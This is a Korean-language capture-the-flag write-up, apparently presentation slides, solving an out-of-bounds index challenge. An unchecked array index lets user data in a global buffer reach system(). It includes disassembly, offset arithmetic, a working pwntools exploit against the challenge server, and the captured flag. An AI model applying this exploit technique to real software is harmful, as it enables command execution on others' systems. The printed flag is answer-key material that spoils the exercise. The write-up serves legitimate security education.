OOB Slide

oob 문제 풀이

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4[2]; // [esp+0h] [ebp-8h] BYREF

  v4[1] = __readgsdword(0x14u);
  initialize();
  printf("Admin name: ");
  read(0, &name, 0x10u);
  printf("What do you want?: ");
  __isoc99_scanf("%d", v4);
  system((&command)[v4[0]]);
  return 0;
}
```

- 전역변수 **name**에 0x10만큼 값을 쓰는 것이 가능
- 사용자의 입력값을 검증하지 않고 배열의 인덱스로 사용하므로 OOB를 활용한 공격이 가능

```
.data:0804A060 command         dd offset cat
.data:0804A064                 dd offset ls
.data:0804A068                 dd offset id
.data:0804A06C                 dd offset ps
.data:0804A070                 dd offset aFileOob3
```

- int형 배열인 v4에 인덱스를 입력하여 **command** 배열에 들어있는 명령어 중 하나를 **system**의 인자로 주어 실행
- **command** 배열에는 flag 파일을 읽을 수 있는 명령어가 존재하지 않음

```
read(0, &name, 0x10u);
   0x080486dc <+35>:    push   0x10
   0x080486de <+37>:    push   0x804a0ac
   0x080486e3 <+42>:    push   0x0
   0x080486e5 <+44>:    call   0x80484a0 <read@plt>

system((&command)[v4[0]]);
   0x0804870b <+82>:    mov    eax,DWORD PTR [ebp-0x8]
   0x0804870e <+85>:    mov    eax,DWORD PTR [eax*4+0x804a060]
   0x08048715 <+92>:    push   eax
   0x08048716 <+93>:    call   0x8048500 <system@plt>
```


- gdb로 디버깅해보면 **name**의 주소가 0x804a0ac, **command**의 주소가 0x804a060라는 것을 알 수 있음


```
>>> (0x804a0ac - 0x804a060) // 4
19
```

- OOB 활용을 위해 **command**와 **name**의 주소 차이를 계산. 이 때 **command**는 포인터 배열이므로 인덱스에 자동으로 * 4가 적용됨
- 따라서 // 4를 한 값이 두 변수의 실제 주소 차이

```c
#include <stdlib.h>
int system(const char *command);
```

- 주의할 점은 `system()`의 인자가 **문자열 포인터**여야 한다는 것





페이로드 작성

```python
from pwn import *

conn = remote("realsung.kr", 5788)

print(conn.recv())

payload = p32(0x804a0ac+4)
payload += b"cat flag"
print(payload)
conn.sendline(payload)
print(conn.recv())

conn.sendline(b"19")
print(conn.recvall().decode())
```

```
$ py oob_pay.py
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/dgevy/.cache/.pwntools-cache-3.8/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn.conf system-wide):
        [update]
        interval=never
[*] You have the latest version of Pwntools (4.11.1)
[+] Opening connection to realsung.kr on port 5788: Done
```

```
b'Admin name: '
b'\xb0\xa0\x04\x08cat flag'
b'What do you want?: '
[+] Receiving all data: Done (71B)
[*] Closed connection to realsung.kr port 5788
flag{d636ad4651ee46e93ef44f0467eb2bf1f57cc23e9cd397889c16edb8652c2c1d}
```

들어주셔서
감사합니다!